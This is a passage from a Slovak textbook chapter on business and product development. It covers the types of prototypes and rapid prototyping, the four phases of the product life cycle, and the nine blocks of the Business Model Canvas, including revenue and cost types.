Tento produkt sa odlišuje od výsledného, ktorý pôjde do sériovej výroby. Taktiež je možné na tomto výstupe možné skúsať nové funkcie, postupy, vlastnosti a parametre.



**Obrázok 7.2**  
**Prototyp ozubeného kolesa.**

Vývoj prototypu je užitočný z pohľadu marketingu, kde sa dá prototyp použiť na prezentáčných materiáloch a videách. Ďalším prínosom prototypu je overenie realizovateľnosti nápadu. Týmto je možné vopred overiť, že je konkrétny produkt možné vôbec vyrobiť. Nakoniec je tu výhoda technického overenia funkcionality produktu. S prvým prototypom sa dajú overiť základné technické parametre a vlastnosti produktu. Úspešným vyrobením prvého prototypu je taktiež možné odhaliť chyby, ktoré vznikli v procese návrhu alebo výroby.

Existuje niekoľko rôznych foriem prototypu, rozdelených podľa účelu:

- **Mock-Up** – náhľad pre používateľa, ako bude produkt vyzerat.
- **Bread-Board** – prototyp je funkčný ale nemá vytvorené používateľské rozhrania.
- **Scale-Model** – prototyp má vytvorené používateľské rozhranie, ktoré je obmedzené a nemá dostupné všetky funkcie.
- **Concept-Car** – prototyp navrhnutý s cieľom overenia trhovej ceny.
- **Simulácia** – simulácia používania produktu na základe predstáv používateľa.
- **Charakteristický model** – formálna špecifikácia systému a jeho funkcionality.
- **Blue-Print** – technický popis reálneho výrobného procesu a implementácie produktu.

Výhodou metód rapídneho prototypovania je možnosť rýchlej výroby modelov, vzoriek alebo celých prototypov v ľubovoľnej fáze vývoja, ale

hlavne možnosť výroby celého radu modifikácií a konštrukčných usporiadaní navrhovaného výrobku. S použitím výpočtovej techniky je to možné bez použitia jediného fyzického nástroja s maximálnou úsporou materiálov a energií pre výrobu produktu.

Rapídne prototypovanie umožňuje:

- zvýšiť efektívnosť komunikácie,
- znížiť čas vývoja výrobkov,
- eliminovať nákladné chyby,
- minimalizovať zmeny v procese schvaľovania,
- zvýšiť životnosť produktu pridaním,
- zvýšiť komplexnosť produktu,
- zvýšiť počet variantov produktu,
- znížiť dodacie lehoty,
- odstraňovať chyby už vo fáze návrhu.


Východiskovým bodom pre rapídne prototypovanie sú takzvané CAD modely (anglicky computer-aided design), ktoré predstavujú digitálny model nového produktu. Softvérové aplikácie dokážu vypočítať veľmi detailné informácie ohľadom spotreby materiálu, alebo fyzikálnych vlastností modelu. Takéto výpočty pomáhajú efektívne plánovať výrobu a výrazne šetria čas a peniaze.

### **7.3 Životný cyklus produktu**

---

Produktom je čokoľvek ponúknuté na trhu pre uspokojenie potrieb zákazníkov. V súčasnej modernej ekonomike môže byť produkтом napríklad fyzický výrobok, služba, skúsenosť, spoločenská udalosť, informácia alebo aj myšlienka.

Produkt môže existovať v niektornej zo štyroch fáz (viď obrázok 7.3), ktoré sa spoločne označujú ako životný cyklus produktu. Cieľom riadenia životného cyklu produktu (anglicky product life cycle management) je zvýšenie kvality produktu, zníženie nákladov na vývoj a výrobu, identifikácia potenciálnych príležitostí predaja, efektívne ukončenie životného cyklu produktu.



**Obrázok 7.3**  
**Životný cyklus produktu.**

### Zavedenie na trh

Prvá fáza, v ktorej spoločnosť zavádzajú nový produkt na trh. Fáza zavedenia s považuje za najdrahšiu. Predajnosť produktu začína rásť a firma získava prvé príjmy z produktu. Doteraz predstavoval produkt nákladovú položku. Spoločnosť musela investovať do vývoja, marketingu, prípravy na predaj a mnoho iných súvisiacich činností.

### Rast

Druhá fáza je charakteristická prudkým nárastom predaja. S postupným rastom predaja sa zvyšujú aj príjmy spoločnosti. Konkurencia zvykne v tejto fáze zvýšiť pozornosť a záujem o nový produkt. Rýchlosť rastu je do istej miery závislá aj od spokojnosti zákazníkov, ktorí dávajú osobné odporúčania ľuďom vo svojom okolí. Týmto sa spúšťa lavínový efekt, ktorý pomáha rozšíreniu povedomia o produkte.

### Zrelosť

Produkt, ktorý dospej do štátia zrelosti, prináša spoločnosti najväčšie príjmy. Náklady zvyknú byť v tomto štádiu optimalizované, čo sa prejavuje vyšším ziskom (zisk = príjmy - náklady). V tejto etape je trh a objem predaja stabilizovaný. Investície do reklamy a vývoja produktu sú na nižšej úrovni než tomu bolo v prvej fáze zavedenia na trh. Cieľom spoločnosti, je aby produkt v tejto fáze zotrval čo najdlhšie.

### Pokles

V istom bode začne záujem o produkt klesať. Zákazníci ho prestávajú kupovať, medzi konkurenčnými firmami nastáva boj o každého zákazníka. Ceny prudko klesajú. Firmy musia prísť s inováciou, alebo novým produkтом, ktorý bude uspokojovať novú potrebu zákazníka.

## 7.4 Canvas model

---

Canvas model je skvelým nástrojom, ktorý pomôže rýchlo navrhnúť obchodný model nového podnikania jednoduchým a štruktúrovaným spôsobom. Výsledkom je podnikateľský plán, ktorý pomocou vizuálnych nákresov a krátkych vysvetlení popisuje 4 kľúčové oblasti:

- pridanú hodnotu produktu,
- infraštruktúru,
- zákazníkov,
- financie,


Zaujímavou možnosťou využitia tohto modelu je analýza konkurencie. Pred vytvorením vlastného modelu je vhodné si vybrať konkurenčnú firmu a s pomocou Canvas modelu analyzovať jeho podnikanie. Taktto sa dá jednoducho získať pohľad na to, čo zákazníci chcú a za čo sú ochotní zaplatiť. Poznanie konkurenčných firiem je taktiež veľmi dôležité.

Budete mať jasnejší obraz o tom, aké sú potreby zákazníkov v danom odvetví. Dokážete lepšie zamerať a definovať ciele vášho nového podnikania. Odkryjete dôležité informácie o tom, ako iné podniky vytvorili svoje produkty a získali istý segment trhu.

Canvas model obsahuje 9 hlavných častí, v ktorých sa snaží budúci podnikateľ získať odpoveď na kľúčové otázky:

- **Zákazníci** – komu pomáham? Čo zákazníka trápi?
- **Pridaná hodnota** – ako zákazníkovi pomôžeme?
- **Partnerstvá** – akých partnerov budeme využívať pri podnikaní (dodávatelia, predajcovia, distribútori)?
- **Distribučné kanály** – ako si môže zákazník produkt zakúpiť?
- **Peňažné toky** – koľko peňazí za to dostaneme?
- **Náklady** – koľko nás to bude celé stáť?
- **Kľúčové aktivity** – ako vyrábíme produkt?
- **Kľúčové zdroje** – čo pre to všetko potrebujeme?
- **Konkurenčná výhoda** – v čom sme lepší než konkurencia?

Aby bol Canvas model prehľadný, jednoducho sa upravoval a prezentoval ďalším účastníkom projektu alebo investorom, bola navrhnutá pomerne intuitívna šablóna, ktorej formát je vyobrazený na obrázku 7.3.



**Obrázok 7.4**  
**Šablóna pre Canvas model.**

### **Zákazníci**

Cieľom je identifikovať všetky skupiny zákazníkov, či už existujúcich, alebo potenciálnych ako aj časti trhu, ktoré by mal nový produkt získať. Rôzne skupiny zákazníkov môžu byť segmentované na základe ich rôznych potrieb a vlastností. Takto je možné zabezpečiť primeranú implementáciu vytvoreného podnikateľského plánu.

Pre každý segment by mal byť vytvorený samostatný podnikateľský plán. Je to z dôvodu odlišných očakávaní, potreby odlišných stratégii a postupov pri výrobe, predaji a dodávaní produktov.

Výstupom by malo byť pochopenie, čo si cieľoví zákazníci myslia, vidia, cítia a robia. Dôležitým bodom je pochopiť rozlíšenie medzi kupcom a používateľom vášho produktu. V mnohých prípadoch to nie je ten istý človek.

Pri definovaní cieľového zákazníka je vhodné si ujasniť a explicitne definovať:

- **Typ zákazníka** - jeho vek, sociálne postavenie, záujmy, preferencie (v angličtine označované aj ako *persona*).
- **Činnosť zákazníka** - úlohy, ktoré sa snaží zákazník vyriešiť alebo výzvy, ktoré sa snaží prekonáť.
- **Prostredie, kontext a dôležitosť** - vykonávané úlohy majú rozdielny kontext. Inú dôležitosť a prioritu majú úlohy pri výbere zábavného programu pre deti, alebo pri výbere systému pre vykurovanie nového domu, ktorý je práve vo výstavbe.
- **Problémy** - v mnohých prípadoch sú prítomné problémy, ktoré komplikujú alebo úplne bránia realizácii úloh. Napríklad nedostatok batožinového priestoru v osobnom vozidle pre dlhé predmety. Riešením tohto problému môže byť napríklad strešný nosič.

- **Zisk** - predstavuje benefit, ktorý zákazník získa použitím navrhovaného produktu pre vyriešenie problému a splnenie úlohy, ktorá je pre neho dôležitá.

Čím je definícia vyššie popísaných bodov presnejšia a detailnejšia, tým je možné lepšie komunikovať pridanú hodnotu produktu.

### **Pridaná hodnota**

Jednoducho povedané, pridaná hodnota je dôvod, prečo by si zákazník mal vybrať daný výrobok. Väčšina začínajúcich podnikov nedokáže definovať svoju hodnotu, predtým, než uvedú svoje produkty na trh. Často sa stáva, že nový produkt nemá pre zákazníkov dostatočný prínos a nezískajú očakávané obsadenie trhu. Je dôležité, aby výrobok riešil problém efektívnym spôsobom.

Pridaná hodnota môže byť v niekoľkých aspektoch nového produktu alebo služby:

- **Jedinečnosť** - niektoré hodnotové návrhy sú založené na jedinečnosti, ktorú poskytujú. Tento prvok zvyčajne vstupuje do hry pre výrobky s vysokou náročnosťou na technológiu. Príkladom trhu s jedinečným produkтом je napríklad trh s mobilnými telefónmi.
- **Výkon** - lepší výkon bol charakteristickým znakom mnohých produktových ponúk v priebehu rokov, pričom väčšina priemyselných odvetví dokázala po desaťročia prosperovať na vylepšených verziach rovnakých produktov. Každoročne sa zvyšuje rýchlosť procesorov, čo vedie k rýchlejšiemu počítaču.
- **Prispôsobenie** - moderný spotrebiteľia veria v sebavyjadrenie a individualizmus. Očakávajú, že produkty, ktoré používajú, sú rozšírením ich osobnosti a prostredí, prostredníctvom ktorého môžu komunikovať svoje hodnoty a priority svetu. Poskytnutie možnosti prispôsobiť výrobok spotrebiteľom zvýši hodnotu pre zákazníka. Príkladom je možnosť dvojfarebnej karosérie nového automobilu.
- **Možnosť realizovať úlohy** - Keď produkt pomáha spotrebiteľovi alebo podniku dosiahnuť koncový cieľ, jeho hodnotová ponuka v dokončenej práci. Ide o produkt, ktorý zvyšuje produktivitu zákazníka a pomáha zákazníkovi sústrediť sa na dôležitejšie detaily.
- **Dizajn** - väčšina známych odevných značiek sa vyznačuje vyššou cenou, pretože majú vynikajúci dizajn. Účtujú si vyššie ceny za jednoduché produkty kvôli sile dizajnu.
- **Značka** - Dizajn a značka môžu byť zoskupené, pretože sú si dosť podobné. Ľudia prejavia svoju vernosť značke kvôli svojmu dizajnu, ľudia tiež prejavia lojalitu k dizajnu kvôli značke. Dizajn a značka predáva vlastníkovi alebo používateľovi spoločenský status.
- **Cena** - jedným z najbežnejších prvkov, na základe ktorých sa hodnotí návrh, je cena. Existuje mnoho spoločností, ktoré vstupujú na trh s predpokladom, že poskytujú produkt alebo službu, ktorá je lacnejšia ako existujúce možnosti na trhu. Avšak

organizácie, ktoré súťažia o cenu alebo v niektorých prípadoch dokonca ponúkajú bezplatné služby, majú zvyčajne rôzne obchodné modely na udržanie organizácie.

- **Zniženie nákladov** - produkty a služby, ktoré znižujú náklady. Technológia zohrala veľkú úlohu v pomoci spotrebiteľom pri znižovaní nákladov. Jedným z takýchto príkladov sú cloud systémy, ktoré umožňujú zákazníkom používať softvér za poplatok, čím zaniká potreba zákazníka nakupovať softvér, hardvér a inštalovať a prevádzkovať ho lokálne.
- **Zniženie rizika** - čím menej rizika súvisí s nákupom produktu alebo služby, tým vyššia hodnota, ktorú zákazník odvodzuje. Zniženie rizika spojeného s nákupom poskytuje spotrebiteľovi pokoj. Jedným z príkladov je jednorocná záruka na servis získaný pri kúpe ojazdeného vozidla. Podľa názoru kupujúceho, je riziko nákupu ojazdeného vozidla znížené komfortom poskytnutej záruky. Produkt, ktorého hodnotovým návrhom je zniženie rizika, je zameraný na to, aby sa ľudia cítili bezpečnejšie.
- **Dostupnosť** - Ďalšou kľúčovou zložkou pre efektívnu ponuku hodnôt je sprístupnenie produktu alebo služby. Napríklad dostupnosť bankomatov môže byť kritériom pre výber banky kde si človek založí osobný účet.
- **Pohodlie / Použiteľnosť** - poskytovanie produktu, ktorý zvyšuje spotrebiteľom ich pohodlie alebo je charakterizovaný jednoduchosťou používania, je veľmi silná hodnotová ponuka. Jedným príkladom tohto typu ponuky je známy americký výrobca mobilných telefónov.

### **Partnerstvá**

Obchodné partnerstvo je forma spolupráce, keď dva obchodné subjekty navzájom spolupracujú pre dosiahnutie zisku. Partnerstvo môže mať podobu voľného vzťahu, kde obidva subjekty si zachovávajú svoju nezávislosť a môžu slobodne vytvoriť viac partnerstiev, alebo výhradnú zmluvu, ktorá obmedzuje obe spoločnosti len na tento jeden vzťah.

Na vytvorenie účinných, zjednodušených operácií a zniženie rizík spojených s akýmkolvek obchodným modelom organizácia vytvára partnerstvá so svojimi dodávateľmi. Kľúčovými partnerstvami je siet' dodávateľov a partnerov, ktorí sa navzájom dopĺňajú a pomáhajú spoločnosti vytvárať, predávať a dodať produkt zákazníkovi.

Vytvorenie obchodného partnerstva je náročné a zahŕňa veľa vyjednávaní a vyžaduje významnú dávku dôvery. Existuje niekoľko dôvodov, prečo by sa organizácie rozhodli prijať kľúčového partnera namiesto toho, aby robili veci sami:

- **Zniženie výrobných nákladov** - Nie je reálne, aby jeden podnikateľ, alebo malá firma, dokázala vykonávať všetky kľúčové aktivity sama. Väčšina partnerstiev poskytuje organizáciám možnosť zdieľať svoju infraštruktúru.

V praxi to znamená, že účtovníčka poskytuje účtovné služby iným firmám. Na druhú stranu, neprogramuje si sama svoj účtovný softvér, ktorý jej uľahčí prácu. Tento softvér si zakúpi od programátora. Naopak, tento programátor sa nevenuje účtovníctvu pretože

nemá čas na štúdium aktuálnej legislatívy o daniach a účtovníctve, preto mu je výhodnejšie túto aktivitu zadať externej účtovníčke.

- **Zníženie rizika a neistoty** - Ak má podnik dobrý vzťah s kľúčovým partnerom, znižuje prirodzené riziko spojené s podnikaním. Mnohí konkurenti môžu vytvoriť strategické partnerstvá, ktoré zdieľajú riziko počas dodávky nového produktu na trh.
- **Získanie konkrétnych zdrojov a znalostí** - Ak existujú určité veci, ktoré nemá podnik vo vlastnej réžii a zakúpenie by vyžadovalo veľkú investíciu času, peňazí alebo oboch, kľúčový partner, ktorý už má tieto procesy a infraštruktúru je veľmi užitočným.

Mnoho nových firiem začína svoje cesty vytváraním partnerstiev, ktoré im umožňujú prístup k požadovaným zdrojom alebo procesom, ktoré potrebujú pre svoje fungovanie a výrobu ale nemajú momentálne k dispozícii. Napríklad výrobca bicyklov nevyrába svoje bicyklové príslušenstvo. Namiesto toho uzatvorí niekoľko selektívnych partnerstiev s výrobcami bicyklových dielov, ktorí prispôsobia diely (napríklad farbu, veľkosť sedadla) potrebám výrobcu.

### **Distribučné kanály**

Blok venovaný distribučným kanálom opisuje, ako spoločnosť komunikuje so zákazníkmi z rôznych segmentov. Je dôležité pochopiť, ktorá cesta (distribučný kanál) je najlepší pre navrhovaný produkt alebo službu.

Výstupom tohto bloku je získať odpovede na otázky:

- Ako zvýšiť informovanosť zákazníkov o produktoch a službách?
- Ako zákazníkovi prezentovať pridanú hodnotu produktu?
- Akým spôsobom budú zákazníci nakupovať konkrétné produkty a služby?
- Ako bude zabezpečené poskytovanie zákazníckej podpory po zakúpení?


V tejto časti Canvas modelu, sa navrhuje nákup produktu. Celý proces nákupu má niekoľko fáz:

1. **Získanie povedomia o produkte** - aby si zákazník konkrétny produkt kúpil, najprv o ňom musí vedieť, že existuje.
2. **Hodnotenie produktu** - ako najlepšia prezentácia sa osvedčil prístup "vyskúšaj ma pred kúpou". Aj preto automobilové značky majú vytvorené svoje takzvané show-roomy, kde si môže kupujúci nové vozidlo pred kúpou detailne pozrieť a vyskúšať.
3. **Zakúpenie produktu** - v tejto fáze sa navrhuje, akým spôsobom dôjde k výmene peňazí za produkt. Platí obzvlášť pri malých objednávkach. Platby vysokých súm, napríklad za nehnuteľnosť, alebo automobil sú obmedzené zákonom, ktorý usmerňuje spôsob prevodu peňazí.
4. **Doručenie produktu** - distribučný kanál akým bude produkt doručený zákazníkovi. Najrozšírenejším spôsobom je osobné prevzatie a doručenie prostredníctvom kuriéra.

5. **Popredajná podpora** - Pre udržanie dlhodobého vzťahu so zákazníkom je dôležitá zákaznícka podpora. Prostredníctvom podpory dokáže zákazník získať odpoveď na svoje otázky, ktoré vznikli počas používania produktu. Podpora je často využívaná aj pri vzniku nových problémov s produkтом. Čím vyššia cena produktu, tým je táto zákaznícka podpora viac vyžadovaná zo strany zákazníkov.

### **Peňažné toky**

Základom podnikania je peňažný príjem (angl. cash flow). Udržiavanie spokojných zákazníkov nie je dostatočné. Je potrebné aby títo zákazníci platili za používanie produktu a služby. Iba takto dokáže firma, ktorá podniká, prežiť a nadalej poskytovať služby alebo vyrábať a dodávať produkty.



**Obrázok 7.5**

**Peňažné príjmy a výdaje.**

Príjmy musia byť čo najjasnejšie definované. Preto nie je dostatočné iba uviesť zdroje pre rôzne príjmy, ale je rovnako dôležité aj ich návrh cien a životný cyklus produktu. Tieto podrobnosti sú potrebné pre posúdenie, či je podnikanie ziskové, alebo nie. Ak sú náklady na navrhovanie a výrobu produktu vyššie, než je zákazník ochotný zaplatiť, potom to nemá zmysel vyrábať.

Mnohí podnikatelia váhajú, majú pocit, že bez funkčného a otestovaného prototypu nedokážu správne nastaviť cenu produktu. Na druhú stranu ako lepší spôsob cenotvorby sa javí nastavenie ceny podľa závažnosti aký problém v živote zákazníka daný produkt vyrieši. Napríklad pri urgentnom zásahu servisného technika, ktorý opravuje upchaté odpadové potrubia, môže byť cena výrazne vyššia, než je reálna hodnota času technika. Dôvodom je tiesňová situácia, ktorá musí byť vyriešená bez ohľadu na cenu.

Medzi dva základné typy peňažného príjmu firmy patria:

- **Transakčný výnos** - tieto výnosy sú získané od zákazníka, ktorý robí jednorazovú platbu za výrobok alebo poskytnutie služby.

- **Opakované výnosy** - opakované výnosy sa získavajú z priebežných platieb za dodaný produkt či poskytnutého zákazníckeho servisu po predaji.


Nastavenie platobného modelu je spôsob akým sa bude účtovať zákazníkovi dodaná služba alebo produkt. Vo všeobecnosti je v praxi najviac rozšírených niekoľko foriem:

- **Predaj tovarov** - tento druh predaja sa vzťahuje na prevod vlastníckych práv na fyzický výrobok od predávajúceho k kupujúcemu. Napríklad knihy, hudba a elektronika, automobil sa predávajú kupujúcim.
- **Poplatok za použitie** - tento druh poplatku zvyčajne účtujú poskytovatelia služieb zákazníkom za používanie služby. Z tohto dôvodu bude mobilný operátor pravdepodobne účtovať zákazníkovi, že používa linku na určitý počet minút v priebehu dňa alebo mesiaca. Kozmetický salón môže účtovať svojmu zákazníkovi počet a povahu ošetrení, ktoré klientovi dodal počas starostlivosti.
- **Poplatky za predplatné** - keď používateľ potrebuje dlhodobý alebo nepretržitý prístup k produktom spoločnosti, zaplatí predplatné. Preto môže telocvična predávať svojmu zákazníkovi ročný členský predplatný lístok. Poskytovatelia kálových služieb môžu účtovať svojmu používateľovi poplatok za upisovanie na základe času, ktorý zaplatí vopred.
- **Požičiavanie / prenájom / lízing** - niektoré organizácie poskytujú svojim zákazníkom výhradné práva na používanie produktu na obmedzený čas za stanovený poplatok. Po skončení tohto obdobia zákazník vracia zapožičaný predmet majiteľovi. Tento model príjmov predstavuje množstvo výhod pre spoločnosť aj pre zákazníka. Spoločnosť využíva opakované výnosy od zákazníka za uvedené obdobie. Na druhej strane mince, má zákazník výhradný prístup k produktu na čas, ktorý ho vyžaduje, bez toho, aby musel robiť veľa investícií.
- **Udeľovanie licencií** - licencovanie sa vo všeobecnosti používa, keď hovoríme o výrobkoch, službách alebo nápadoch, ktoré spadajú pod parameter duševného vlastníctva. Tým sa otvára príjmový tok pre držiteľov práv, ktorí by inak museli investovať aj do výroby. V technologickom priemysle je bežné, že držitelia patentov udeľujú licenciu na používanie patentov iným spoločnostiam a účtujú za ne licenčné poplatky.
- **Poplatok za sprostredkovanie** - ak spoločnosť vystupuje ako sprostredkovateľ, ktorý uľahčuje komunikáciu a transakciu medzi dvoma alebo viacerými stranami, účtuje poplatok za sprostredkovanie. Príkladom toho je, keď personálna agentúra, spája vhodného kandidáta s organizáciou, ktorá hľadá určitú sadu zručností. Firma zvyčajne účtuje percento hrubého platu organizácie, kandidátovi alebo obom.
- **Reklama** - spoločnosti, ktoré zarábajú peniaze prostredníctvom propagácie inej organizácie, produktu alebo služby. Firma si za túto propagáciu účtuje poplatok. Tradične tento druh príjmov bol bežný len v reklamnom priemysle. Avšak v poslednom

čase, sa v dôsledku rozvoja internetu a elektronického obchodovania, mnoho webových stránok používa aj toto ako hlavný zdroj príjmov.

### Náklady

Tento blok predstavuje všetky náklady, ktoré podnik môže alebo bude mať, ak sa rozhodne pre konkrétny obchodný model. Veľké percento nových firiem ukončí svoju činnosť v prvých troch rokoch, pretože nedokáže efektívne spravovať a pokrývať svoje náklady.



Náklady môžu byť základným problémom pre niektoré obchodné modely. Náklady vždy zostanú hlavným problémom pre všetky podniky. Je to v skutočnosti univerzálny záujem. Niektoré podniky však robia veľké zmeny s cieľom čo najviac minimalizovať náklady. Z ekonomického pohľadu existujú dva hlavné typy nákladov:

- **Fixné náklady** - označované aj ako pevné náklady, sú prevádzkové náklady, ktoré zostávajú rovnaké bez ohľadu na objem produkcie podniku. Tieto náklady sú zvyčajne časovo viazané, ako sú mesačné platy alebo nájomné za kancelárske priestory a môžu sa tiež označovať ako režijné náklady.

Výrobné podniky sa zvyčajne vyznačujú vysokými fixnými nákladmi v dôsledku investícií potrebných na prenájom zariadení a zariadení. Treba však poznamenať, že fixné náklady nezostanú navždy rovnaké. Namiesto toho sa môžu s časom meniť, ale zostanú stabilné počas určitého časového obdobia.

- **Variabilné náklady** - premenlivé náklady sú náklady, ktoré sú silne závislé od objemu produkcie, ktorú spoločnosť vyrába. Ide o náklady, ktoré vzniknú pri výrobe produktu. Ak nevyrábate, nebudeste mať žiadne premenlivé náklady.

Podobne môžete mať dodacie náklady, ale ak zákazníci nepožadujú dodanie, potom ide o možné premenlivé náklady, ktorým sa môžete vyhnúť. Tieto náklady sú preto citlivé

